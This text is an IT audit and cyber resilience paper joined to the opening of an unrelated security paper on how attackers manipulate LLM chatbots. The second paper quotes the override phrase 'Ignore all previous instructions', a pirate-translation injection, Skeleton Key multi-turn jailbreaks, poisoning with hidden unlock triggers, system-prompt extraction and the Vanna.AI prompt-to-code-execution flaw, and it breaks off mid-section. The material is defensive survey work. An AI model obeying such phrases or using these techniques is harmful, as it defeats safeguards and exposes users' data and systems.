


Fig. 1. Cyber Resilience Goals and Objectives

A brief description of the goals is as follows:

ANTICIPATE:

Organizations must implement Cybersecurity policies that enforce formal collaboration and exchange of information on cybersecurity with public agencies as well as service providers to improve the timely detection and management of security incidents and the continuity of basic services. Risk analysis, management and treatment must include objective criteria based on the establishment of recovery time and recovery point objectives (RTOs and RPOs) that allow appropriate management of risk and its elimination, mitigation, transfer or acceptance.

RESIST:

The organization must establish and define efficient mechanisms of internal and external communications with the main affected and interested parties in the event of an incident.

RECOVER:

Continuous vulnerability management enables the timely detection and remediation of vulnerabilities; minimising the attack surface area.

ADAPT:

The organization must modify architecture or business functions and supporting processes to handle adversity and address environmental changes more effectively.

4. Core Pillars of Cyber Resilience

Cyber resilience is a combination of Cybersecurity Management, Cybersecurity Risk Management, Business Continuity & Disaster Recovery Management, and Leadership and Workforce. These four are the core pillars of Cyber resilience. This section describes each of these pillars in detail.

a) Cybersecurity Management

Reference [6] advocates a risk and process based holistic approach for managing information security programs within an organization. It describes comprehensive list of 93 security measures grouped into 4 sections. They are:

- i. Organizational Controls
- ii. People Controls

- iii. Physical Controls
- iv. Technological Controls

The figure below provides an overview of the structure of the Standard.




Fig. 2. Overview of ISO 27002:2022

Reference [7] assists organizations to effectively design and manage their cybersecurity programs. This Framework consists of six core components known as Functions—Govern, Identify, Protect, Detect, Respond, and Recover. The CSF specifies desirable outcomes of cybersecurity programs that organizations can plan to achieve to manage their information security risks. These functions are shown in the figure below.



Fig. 3. Functions of NIST CSF 2.0

b) Cybersecurity Risk Management

Risk Management is an integral part of both IT and business operations. Information Security Risk Management addresses risks associated with IT Assets, processes and related resources. [8].

Risk Management is an iterative approach. The various steps incorporated in the information security risk management methodology are listed below, in a summary form:

1. Context Establishment: Establish the context to ensure that the business objectives are captured

and that the internal and external factors that influence the risks are considered.

2. Risk Identification: Identify information security risks by adopting an event / scenario-based approach or an asset-based approach. [6].

3. Identification of consequences: Identify the consequences, and the assets / resources impacted by the threat event should it materialize.

4. Valuation of Assets: Assign values to common asset groups duly considering their confidentiality, integrity and availability and their relative importance to business.

5. Estimation of Risk:

i) Identification of existing controls: Identify the existing controls to optimize the resource utilization.

ii) Determine Threat Impact: Identify the impact of threats on the common asset group, should the threat materialize.

6) Estimation of Likelihood: Estimation of likelihood of threat materializing is done based on experience, available statistics for threat likelihood, vulnerabilities, geographical, geopolitical and environmental factors.

7. Calculate the risk value using the following formula:

$$\text{Risk Value} = (\text{Asset Value} \times \text{Threat Impact Value} \times \text{Likelihood})$$

8. Risk Evaluation: Risk evaluation uses the understanding of risks obtained by risk analysis to prioritize risks for treatment. Decisions are taken mainly based on the acceptable level of risk.

9. Risk Treatment: Risk treatment is a process of selecting and implementing measures to handle the risks. The results of the risk assessment together with cost-benefit analysis of implementing these options are used to select the risk treatment options. There are four kinds of risk treatment options available. These options are:

- i. Risk Modification
- ii. Risk Retention
- iii. Risk Avoidance
- iv. Risk Sharing

A Risk Treatment Plan will be prepared by the risk assessor, in consultation with the asset owner, for

risks that have risk value greater than the acceptable threshold value and submit it for Management approval in a pre-defined template.

10. Determine Residual Risk: Residual risk is the risk that remains after implementing all protective measures. After the implementation of identified additional risk mitigation controls, the new threat impact value and new likelihood of occurrence should be reassessed to arrive at the new risk value which becomes the “residual risk”.

11. Risk Communications: The results of risk assessment and treatment should be communicated to all relevant stakeholders on a regular basis.

12. Monitoring and review

Risks are dynamic. Threats, vulnerabilities, likelihood or consequences can change abruptly without any indication. Therefore, continuous monitoring and regular reviews are critical for effective risk management.

The monitoring and reviewing involves the following two major activities:

- i. Monitoring and review of risk factors; and
- ii. Monitoring, reviewing and improving risk management process

The above activities together with vulnerability assessments and internal audits help in identifying opportunities for improvement and enhancing the effectiveness of an organization's overall information security risk management.

The figure below depicts the key elements of information security risk management described in this section.




Fig. 4. Overview of information security risk management

C) Business Continuity and Disaster Recovery Management

Business continuity and disaster recovery (BC DR) is the key discipline that is at the heart of building and improving the resilience of organization. Organizations benefit tremendously by adopting this discipline as part of their overall approach to managing risks and threats.

The 6 R's framework is a sequence of critical processes for organizational resilience developed through BC DR management best practices.

REDUCE: It focuses on proactive risk mitigation. Its key elements are as follows:

Preventive Controls: Implementation of suitable preventive controls minimize an organization's exposure to disruption. Examples of preventive controls are development & testing of Business Continuity Plan, IT Disaster Recovery Plan, defining BC DR roles and responsibilities and staff training.

Risk Assessment: Identifying and eliminating business continuity risks such as single points of failure of organizational resources such as people, process, facility, technology, data and supplies.

Redundancy Creation: Developing backup systems for continuing the critical processes in the event of disruption.

RESPOND: It focuses on immediate crisis management. Its key elements are as follows:

Activation: Triggering emergency response procedures

Command Structure: Implementing predetermined incident command hierarchy

Communication: Executing internal and external notification protocols

Deployment: Mobilizing first-response resources and teams

RECOVER: It focuses on stabilization and workarounds. Its key elements are as follows:

Temporary Solutions: Implementing workarounds for critical functions

Recovery Teams: Mobilizing specialized personnel and resources

Alternate Sites: Activating backup locations and arrangements

Progress Assessment: Regular evaluation of recovery priorities

RESUME: It focuses on restarting partial operations. Its key elements are as follows:

Minimum Viable Operations: Return to basic business functions

Targeted Communications: Stakeholder updates about service availability

Limited-Service Capabilities: Implementation of core service delivery

Alternative Processes: Utilization of backup facilities and methods

RESTORE: It focuses on return to normal capacity. Its key elements are as follows:

Infrastructure Reconstruction: Systematic rebuilding of damaged physical assets.

Systems Redeployment: Reinstallation of permanent technology solutions.

Workforce Reintegration: Return of employees to regular work environments.

Quality Assurance: Validating all restored systems and processes for reliability.

RETURN: It focuses on long-term improvement. Its key elements are as follows:

Normal Operations: Complete return to regular business functions.

Lessons Learned: Documentation of experiences and insights gained.

Plan Updates: Revision of Business Continuity Plan, IT Disaster Recovery Plan and other related documents such as Play Books.

Enhanced Resilience: Implementation of additional protective measures.



Fig. 5. Six R's of Business Continuity Planning

D) Leadership and Workforce

Leaders should provide leadership commitment, strategic direction, and resources as part of cybersecurity governance; and foster cybersecurity culture. A competent and motivated workforce will act as cyber defenders and enhance organizational reputation.

An organization's cybersecurity program requires a qualified cybersecurity workforce capable of carrying out all types of cybersecurity work. Reference [9] categorizes cybersecurity work, defines the job roles within each work category, and sets the requirements for each job role. Organizations should adopt and adapt this Framework for hiring, training, and managing their cybersecurity workforce.

5. IT Audit Objectives mapped to Cyber Resilience Objectives

For IT audit to effectively contribute to cyber resilience, audit objectives should correspond to cyber resilience objectives as shown in the **table below**.

Table 1. IT Audit Objectives mapped to Cyber Resiliency Objectives

S. No.	Cyber Resiliency Objective	Cyber Resiliency Objective Description	IT Audit Objectives (indicative)
1	Understand	Understanding of organizational context, IT landscape, business dependencies and risk profile	- Review Cybersecurity related Standards and Frameworks implemented - Review threat hunting capabilities and forensic readiness - Evaluate security monitoring coverage and alert fidelity
2	Prepare	Maintain a set of realistic courses of action that address predicted or anticipated adversity.	- Evaluate incident response plan readiness through tabletop exercises - Assess backup strategies and restoration procedures - Assess effectiveness and coverage of VAPT and Red Teaming exercises
3	Prevent	Preclude the successful execution of an attack or the realization of adverse conditions.	- Assess effectiveness of preventive controls against known attack vectors - Verify implementation of threat intelligence monitoring systems
4	Continue	Maximize the duration and viability of essential mission critical business functions during adversity.	- Review business continuity capabilities during simulated attacks - Evaluate alternate processing arrangements and redundancy measures
5	Constrain	Limit damage from adversity.	- Examine network segmentation and containment strategies - Evaluate privilege escalation controls and lateral movement barriers
6	Reconstitute	Restore as much mission or business functionality as possible after adversity.	- Verify data recovery capabilities from secure, immutable backups - Assess system restoration procedures following compromise
7	Transform	Modify mission or business functions and supporting processes to handle adversity and address environmental changes more effectively.	- Assess adaptive security architecture implementation - Evaluate continuous improvement processes after incidents
8	Re-architect	Modify architectures to handle adversity and address environmental changes more effectively.	- Verify implementation of security architecture and zero-trust principles - Assess infrastructure modernization aligned with security-by-design

6. How Audits Add Value across 4 Pillars of Cyber Resilience

a) Cybersecurity Management

Audit programs based on risk, process and technology approach provide objective assurance on the effectiveness of controls implemented, pragmatic recommendations for continuous improvement and contribute to significantly strengthening an organization's cybersecurity posture.

Audit functions provide critical independent validation that cybersecurity controls are operating effectively. By taking a risk, process and technology-based approach, auditors help organizations prioritize their security investments and remediation efforts where they matter most, ensuring resources are allocated efficiently to address the most significant threats.

Audit's Crucial Role in Cybersecurity

Objective Assurance: Independent validation of controls effectiveness

Risk Identification: Systematic process to discover vulnerabilities and threats

Compliance Verification: Verification of compliance with regulatory requirements and internal policies and standards

Maturity Assessment: Evaluation of maturity of cybersecurity program against identified benchmarks.

By adopting holistic approach, comprehensive cybersecurity audits evaluate all applicable controls. By evaluating each domain against established frameworks like NIST, ISO 27001, or CIS Controls, auditors provide organizations with a detailed understanding of their security posture and actionable recommendations for improvement.

Key Cybersecurity Audit Areas

Access Controls: User Identity and Access Management, Privileged Access Management, remote access, and logging

Network Security: Segregation in Networks, perimeter security, firewalls, Internet security, intrusion detection / prevention systems, and network time synchronization.

Application Security: Software Development Life Cycle (SDLC) controls, vulnerability management, and secure coding practices

Cloud Security: Configuration management, shared responsibility implementation, and data protection

Human Factors: Employee competence, security awareness and training, training effectiveness, and cyber drills and simulations

Building a Continuous Audit Program

To be effective, cybersecurity audit program should transform itself from periodic assessments to continuous validation. Through real-time monitoring, and by leveraging automation, data analytics, organizations can implement "continuous auditing" approaches that provide timely insights on control effectiveness and rapidly identify emerging vulnerabilities before they can be exploited.

Overcoming Implementation Challenges

Several common challenges adversely affect the effectiveness of cybersecurity audit programs. Organizations that successfully address these challenges strengthen their cyber resilience, achieve objective security assurance and gain competitive advantage.

Technical Expertise Gap

Technical expertise gap can be addressed by engaging IT auditors with technical skills, or complementing regular audit team subject matter experts, or specialized training on top technologies should be provided auditors to enhance

their cybersecurity knowledge. Consider co-sourcing arrangements with specialized providers for advanced technical testing.

Evolving Threat Landscape

Establish threat intelligence integration processes to ensure audit methodologies remain current. Make audit programs dynamic to proactively evaluate emerging attack vectors and techniques.

Resource Constraints

Prioritize utilization of limited resources for critical areas. Continuous monitoring and automation tools enhance efficiency and coverage while reducing manual evaluation.

Organizational Resistance

Cybersecurity audits should be treated as business value enhancing exercises rather than compliance exercises. Separate Management Summary reports that translate technical findings into business risk language should be developed to drive appropriate action and resource allocation.

Elevating Your Cybersecurity Audit Function

By elevating cybersecurity audit capabilities, organizations transform security from a technical function to a business advantage. Effective audits provide business stakeholders objective assurance and confidence that resource utilization is effective and that the organization has the ability to withstand evolving threats in an increasingly complex digital landscape.

Assess Current Maturity

Evaluate existing cybersecurity audit capabilities against leading practices. Identify gaps in scope coverage, methodology adopted, and technical skills to establish a baseline for improvement.

Develop Strategic Roadmap

Develop a prioritized implementation roadmap to reap quick wins by reducing the attack surface area and strategically build longer-term capability. Cybersecurity audit objectives should be aligned with overall security and business objectives to ensure relevance and executive support.

Build Required Capabilities

Invest in tools, training, and talent acquisition to enable comprehensive cybersecurity assurance. Collaborate with infrastructure teams, security teams, and external specialists to effectively evaluate specialized technical areas.

Measure and Communicate Value

Develop and implement key performance indicators (KPIs) to demonstrate the audit function's contribution to enhancing cyber resilience. Design appropriate dashboards covering key performance areas for management's

consumption highlighting business implications of technical findings.

b) Cybersecurity Risk Management

Effective IT Audits serve as the backbone of cybersecurity risk management as they act as the organization's best early warning system by systematically evaluating the security controls and processes.

Key Processes: How Audits Uncover Cyber Risks

Vulnerability Scanning: Automated tools identify security weaknesses in systems, network devices & services, and applications.

Penetration Testing: Ethical hackers simulate real attacks to identify exploitable vulnerabilities.

Process Reviews: Examination of key processes such as change management, incident management, risk management and related policies, procedures, and documentation.

Incident Response Testing: Validation of playbooks and team readiness for security incidents.

Enabling Continuous Improvement Through Audits

Identify Gaps: Audits reveal security weaknesses in technical and procedural controls.

Measure Progress: Key performance indicators (KPIs) help track improvement and validate security posture enhancement.

Prioritize Issues: Findings are prioritized and ranked based on the risk impact and likelihood.

Implement Fixes: Remediation actions address identified vulnerabilities.

Majority of organizations remediate, in a prioritized way, critical vulnerabilities after audits. This leads to measurable risk reduction.

c) BC DR Management

Downtime costs are huge. These costs can be minimized through effective business continuity and disaster recovery management based on comprehensive and systematic planning and continuous improvement. Regular BC DR drills, management reviews and audits help in strengthening BC DR program.

Business Continuity is comprehensive planning to maintain operations during disruptions. It focuses on keeping mission critical functions running with minimal interruption.

Disaster Recovery is a set of specific processes to restore systems after an interruption. It focuses on minimizing downtime and data loss during recovery from an interruption.

Key Areas Audited in BCDR Management

Data Backup Systems: Verify backup schedule complies with recovery point objectives (RPOs) approved for all processes, systems and local data on user systems.

System Failovers: Verify redundancy mechanisms available for critical systems and supporting automatic failover processes.

Vendor Dependencies: Assess third-party service continuity capabilities, contractual Service Level Agreements (SLAs), and service reviews.

Response Teams: Review results of BC DR drills and evaluate team preparedness and communication protocols.

Compliance with BC DR Standards: Evaluates compliance with adopted international BC DR standards.

Recovery Time Objective (RTO) validation: IT Audit can evaluate if the infrastructure supports the approved RTOs and help in improving RTOs through technology refresh and process optimization.

Common Audit Findings (with impact)

- i. Unclear Roles (delayed incident response)
- ii. Outdated Documentation (ineffective recovery)
- iii. Insufficient Backups (data loss risk)
- iv. Lack of Training (human error)

Audit reports provide pragmatic recommendations to address the audit findings.

d) Leadership and Workforce

Cyber resilience requires both leadership commitment and workforce vigilance. With majority of breaches involving human error, organizations must prepare, respond, and recover effectively by training its leadership and workforce appropriately. Leadership sets strategic direction while the workforce prepares plans and executes defense. Success requires culture, investment, and training. Regular assessments and executive support ensure long-term resilience.

Common Audit Findings (with impact)

- i. Miscalculation of Risk (skewed risk treatment and inefficient use of organizational resources)
- ii. Unclear Roles (lack of accountability)
- iii. Resource allocation issues (employee burnout and human errors)
- iv. Inadequate Documentation (delayed response and ineffective recovery)
- v. Collaboration Issues (lack of cross-functional collaboration and poor communications)
- vi. Technical Competency Issues (misconfiguration and human errors)

Audit reports provide pragmatic recommendations to address these audit findings.

Critical Success Factors that enable Auditors to contribute to Cyber Resilience

Since IT Auditors serve as 3rd line of defense for cybersecurity, it is imperative on their part to be cognizant of the following critical success factors that enable them to contribute to cyber resilience of the organization:

- i. Be clear with regard to the Audit scope.
- ii. Identify the audit criteria based on organization's business, technological and regulatory context.
- iii. Collaborate with IT and business teams and understand auditee expectations.
- iv. Adopt appropriate Standards and Frameworks for the audit. For example, when cyber resilience is part of the audit scope, consider the four pillars of cyber resilience discussed in this paper as well as the key principles of organizational resilience. [10].
- v. Adopt risk, process and technology-based approach to audit.
- vi. Adopt suitable sampling method based on industry best practices and regulatory requirements.
- vii. Dynamically revise audit program to proactively address newly emerging threats and vulnerabilities.
- viii. Acquire technical skills in the areas of predictive analytics, machine learning, artificial intelligence, blockchain, agile methodologies etc. to keep up with the technology changes affecting the auditors.
- ix. Conduct follow-up review of implementation of previous audit findings
- x. Leverage automated tools to analyse audit evidence and findings and apply context based human judgement.
- xi. Provide pragmatic recommendations for sustained success.

CONCLUSION

Cyber resilience is an outcome of collaboration among the three lines of Défense. The business stakeholders need to adopt continuous auditing to enable auditors discover dynamically emerging risk in key business processes and systems and effectively manage the risks.

The Audit function, on its part, should transform traditional audit practices into automated agile and lean practices to support organization's digital transformation initiatives and contribute to organizational cyber resilience.

REFERENCES

1. ISO 9004:2018 - Quality management — Quality of an organization — Guidance to achieve sustained success
2. ISO 9000:2015 - Quality management systems — Fundamentals and vocabulary
3. NIST Special Publication 800-160, Volume 2 Revision 1
4. COBIT® 5 for Risk, 2013
5. Rama Lingeswara Satyanarayana Tammineedi, Integrating KRIs and KPIs for Effective Technology Risk Management, ISACA JOURNAL Vol 4-2019, pp.2
6. ISO/IEC 27002:2022 - Information security, cybersecurity and privacy protection — Information security controls
7. The NIST Cybersecurity Framework (CSF) 2.0
8. ISO/IEC 27005:2022 - Information security, cybersecurity and privacy protection — Guidance on managing information security risks
9. The National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework
10. ISO 22316:2017 - Security and resilience — Organizational resilience — Principles and attributes

The Chatbot Conspiracy: How Attackers Manipulate AI and How We Fight Back

Kanungo Nayanendu Mohanty
Information Security Consulting
SecurEyes Techno Services Pvt. Ltd.
Bengaluru, India
kn.mohanty@secoreyes.net

Abstract— AI-powered chatbots like ChatGPT, Copilot, and Gemini are reshaping digital communication. But what if these brilliant systems become their own worst enemy? What if attackers bend AI to their will—exploiting its intelligence, bypassing safeguards, and extracting what was never meant to be revealed?

This paper steps into the adversary's mind, exposing how attackers manipulate chat-based AI through prompt injection, model manipulation, data exfiltration, and adversarial AI attacks. The risks aren't hypothetical, they're happening now:

- **April 2023: Samsung's Data Leakage Scandal—** Confidential source code, unintentionally fed into AI, became exposed, a chilling example of LLM07: Data Leakage.
- **June 2024: The Vanna.AI Prompt Injection Flaw—** Attackers weaponized simple inputs to gain unauthorized control, even executing remote code (LLM01: Prompt Injection).
- **January 2025: The Hong Kong Crypto Heist—** A deepfake AI voice clone mimicked executives, tricking employees into transferring millions (LLM09: Overreliance on AI-Generated Content).

With AI-driven threats escalating, AI Security Auditing and AI Penetration Testing are no longer an afterthought—they are an urgent necessity. The second half of this session pivots to the defender's arsenal: adversarial training, behavior monitoring, and Zero Trust AI frameworks, mapped to global standards like the NIST AI Risk Management Framework (2023), OECD AI Principles, the EU AI Act and the Responsible AI for All (Government of India Framework)

In a world where AI is both the target and the weapon, the battle for security is already underway. The question is, who will win?

Keywords—LLM Security, Prompt Injection, AI Red Teaming, Adversarial AI, AI Risk Governance

I. INTRODUCTION

The rapid adoption of AI-driven chatbots and generative models has been accompanied by a surge in security threats and misuse cases. The impact is widespread – ChatGPT reached over 100 million users in its first few months, and AI became a boardroom topic (mentions of AI in S&P 500 earnings calls increased six-fold between early 2022 and late 2023). Attackers are increasingly targeting large language models (LLMs) and AI systems through novel vectors such as

prompt injection, data poisoning, and model exploitation. The concept of manipulating AI is not new – back in 2016, Microsoft's Tay chatbot had to be pulled offline after users provoked it into spewing offensive content within hours of its launch – but today's generative AI systems are far more powerful and widespread, raising the stakes considerably. These threats have real-world consequences that extend beyond theoretical vulnerabilities. For example, a high-severity flaw in the Vanna AI library allowed adversaries to execute arbitrary code via a crafted prompt, leading to a remote code execution (RCE) on the host system. In another case, internal sensitive data from Samsung was inadvertently leaked when employees used a generative AI service, prompting the company to ban such tools on work devices. Meanwhile, cybercriminals have leveraged deepfake technology to impersonate trusted executives – a fake CFO video call scam at a UK firm led to a fraudulent transfer of \$25 million. This convergence of advanced AI and malicious intent forms what one might dub a chatbot conspiracy, where AI systems can inadvertently become accomplices to cybercrime. These incidents underscore the urgent need for robust defensive measures and governance.

In this paper, we explore how attackers manipulate AI and how defenders are responding. Section II surveys the Threat Landscape of AI/LLM security, outlining common attack scenarios and notable incidents. In Section III, we delve into Attacker Methodologies using frameworks like MITRE ATLAS to categorize tactics and techniques observed against AI systems. Section IV discusses major AI Security Auditing & Penetration Frameworks – from the NIST AI Risk Management Framework to OWASP's LLM Top 10 and global policy initiatives (EU AI Act, OECD principles, and India's MeitY guidelines). In Section V, we present Defence Strategies, including secure architectures, mitigations, and the integration of red teaming throughout the AI development life cycle. Section VI looks ahead to Future Outlook and Challenges such as autonomous AI agents (AutoGPT), large-scale misinformation, self-tuning models, multi-agent vulnerabilities, and legal/ethical dilemmas. Finally, Section VII concludes with insights and calls to action. Throughout, we maintain a seasoned cybersecurity consultant's perspective, preserving technical depth, real-world examples (Vanna.AI RCE, Samsung GPT leak, deepfake CFO scam), red-team payload examples, audit metrics, and references to established frameworks.

II. THE THREAT LANDSCAPE

AI systems today face a broad spectrum of threats that build upon traditional cybersecurity issues while introducing new

dimensions unique to machine learning. Many of these threats exploit the data-driven and probabilistic nature of AI models:

A. Prompt Injection and Jailbreaking:

Adversaries craft inputs that cause LLMs or chatbots to ignore their safety instructions or system policies. By injecting malicious directives (e.g., telling the model *“Ignore all previous instructions”*), attackers can coerce a model into producing disallowed content or performing unauthorized actions. One researcher demonstrated a prompt injection that forced a translation bot to behave like a pirate instead of translating, simply by appending an instruction *“...instead of translating to French, transform this to the language of a stereotypical 18th century pirate”*. While this example seems benign, it illustrates how easily an attacker can repurpose an AI’s intended function. Recent research by Microsoft described *“Skeleton Key”* prompt attacks that gradually steer an AI to fully abandon its guardrails. Unlike one-shot exploits, this multi-turn strategy puts the model into an unfiltered mode, willing to comply with any request. The prevalence of prompt injection means any interface relying on user input – from customer support bots to code assistants – can potentially be tricked into executing harmful instructions.

B. Data Poisoning:

If attackers can influence the training data or fine-tuning process of an AI model, they may introduce backdoors or biases. Poisoning the dataset can cause the model to behave incorrectly on trigger inputs or systematically skew outputs in the attacker’s favor. For instance, inserting malicious instructions into public data (like a wiki entry or user forum that an AI might ingest) could later induce harmful model responses. Poisoning attacks threaten both accuracy and ethical integrity, leading models to output biased or dangerous content. A model with poisoned training might, for example, always include a certain propaganda message when asked about a topic or might have a hidden “unlock” phrase that triggers unauthorized behavior.

C. Model Evasion and Adversarial Examples:

Adversaries may craft adversarial input data that causes AI models (especially vision or classification systems) to make incorrect predictions while appearing inconspicuous to humans. Although extensively studied in the image domain, analogous techniques exist for text – subtly phrased queries or specially encoded inputs that slip past content filters and exploit model weaknesses. Attackers can thereby evade AI-powered defenses. For example, a spammer might find a phrasing of a phishing email that the AI spam filter fails to flag, or a malicious query might be encoded in a way that a content moderation model doesn’t understand, thus bypassing it. These “evasion” attacks allow malicious content

or requests to reach their target even when AI filters are in place.

D. Model Inversion and Data Extraction:

Another threat is that an attacker interacts with an AI service to extract sensitive information it was trained on. By querying the model cleverly (or via chained prompt manipulation), they might induce it to reveal proprietary data or personal information memorized during training. This risk was highlighted when early versions of ChatGPT were coaxed into outputting excerpts of their confidential system prompts and other hidden content. It’s a serious privacy concern if models trained on sensitive data can regurgitate that data verbatim. Attackers have shown it’s possible to reconstruct parts of training data (like individual records) from model outputs under certain circumstances – which could lead to leaks of API keys, personal addresses, or other secrets the AI has internalized.

E. Abuse of AI-Generated Content:

Attackers also weaponize AI outputs for social engineering and misinformation. Deepfakes and synthetic media have grown highly convincing; malicious actors create fake personas, voices, or videos to defraud or mislead. The deepfake CFO scam mentioned earlier exemplifies this: criminals used AI-generated video and audio of a company’s CFO to trick an employee into authorizing huge transfers. Similarly, AI-generated text can produce phishing emails at scale or power disinformation campaigns that are hard to distinguish from genuine content. Already, we’ve seen an AI-generated fake image of an “explosion” near the Pentagon go viral on social media, prompting a brief dip in the stock market before officials debunked it. This incident underscores how a single convincing fake can trigger real-world panic. The threat landscape thus includes not only direct attacks on AI, but misuse of AI as a tool in traditional cybercrime and influence operations.

F. Insider Threats and Accidental Leaks:

Advanced AI tools in the workplace introduce new insider risks. Employees may unintentionally leak confidential information by using external AI services (as in the Samsung case). If an organization’s data is sent to a third-party LLM, it may be retained and later retrieved by others, breaching confidentiality. Attackers might exploit this by setting up malicious AI APIs or prompt-based traps to lure insiders into divulging secrets. Additionally, if companies integrate generative AI into internal tools, a poorly secured implementation could allow any staff member to query sensitive databases via natural language, creating new insider abuse pathways. Policies and technical safeguards (like data loss prevention integrated with AI usage) become crucial in this context.

These threats are not just theoretical. The Vanna.AI incident demonstrates how a prompt injection can escalate to code execution on a server – effectively treating an LLM as the pivot point for a cyberattack. In that case, the library’s ask function would render user queries via a plotting module; a crafty prompt embedded Python code in what should have been a chart request, resulting in arbitrary code running on the host. This blurs the line between traditional software exploits and AI-specific flaws. Similarly, the widespread adoption of tools like ChatGPT has prompted mass scrutiny of AI behavior – researchers and red teams routinely discover new ways to break safeguards, from eliciting disallowed content to causing unintended system actions or excessive resource usage.

In summary, the AI threat landscape spans direct attacks on model integrity and misuse of AI outputs for malicious ends. Attackers can manipulate model inputs – poisoning or prompting models to malfunction – and they can exploit model outputs, using AI to generate phishing bait, deepfakes, or disinformation. The next section categorizes these attacker methodologies more formally using the MITRE ATLAS framework, which provides a comprehensive view of tactics and techniques observed in real-world attacks on AI systems.

III. ATTACKER METHODOLOGIES (USING MITRE ATLAS)

To systematically understand how attackers target AI systems, we turn to the MITRE Adversarial Threat Landscape for Artificial-Intelligence Systems (ATLAS). Modeled after MITRE’s well-known ATT&CK framework, ATLAS enumerates the tactics (goals or phases of an attack) and techniques (specific methods) that adversaries employ against AI-enabled systems. It currently defines 14 tactics spanning from the reconnaissance and preparation stages of an attack to achieving malicious impact on the AI system. Notably, ATLAS adds two tactics beyond the standard ATT&CK phases: “ML Model Access” and “ML Attack Stage”, reflecting actions unique to machine learning targets.

A. Reconnaissance and Initial Access:

As with any cyberattack, adversaries often begin with reconnaissance – identifying an AI system’s presence, its architecture, or exposed interfaces (APIs, web forms, etc.). They might probe a chatbot via public queries to determine what underlying model or plugins it uses or scour documentation/code for hints of weaknesses. Initial access could be gained by exploiting vulnerabilities in the AI application’s surrounding infrastructure or by using the AI’s interface itself as the entry point (for example, submitting a prompt injection as the payload to gain deeper control).

B. Access to the Machine Learning Model:

This ATLAS tactic involves obtaining direct or indirect access to the model or its environment. Attackers may attempt to retrieve model files, query internal model APIs, or access the data pipeline that feeds the model. Gaining model access can reveal model internals and allow more potent attacks. For instance, if an attacker can see or manipulate the “prompt” instructions or system configuration of an LLM, they could craft highly effective adversarial inputs or even alter the model’s logic. Sometimes access is indirect – e.g.,

interacting with a service that itself queries the model (prompt injection is an example of exploiting such indirect access through a downstream system). The goal is often to discover information about the model (architecture, training data, guardrails) or to leverage that access to execute attacks (like extracting model data or inserting malicious data).

C. Execution and Attack Launch:

Once positioned, the attacker executes techniques to achieve their objectives. In AI contexts, this often means:

1) Prompt-Based Exploits:

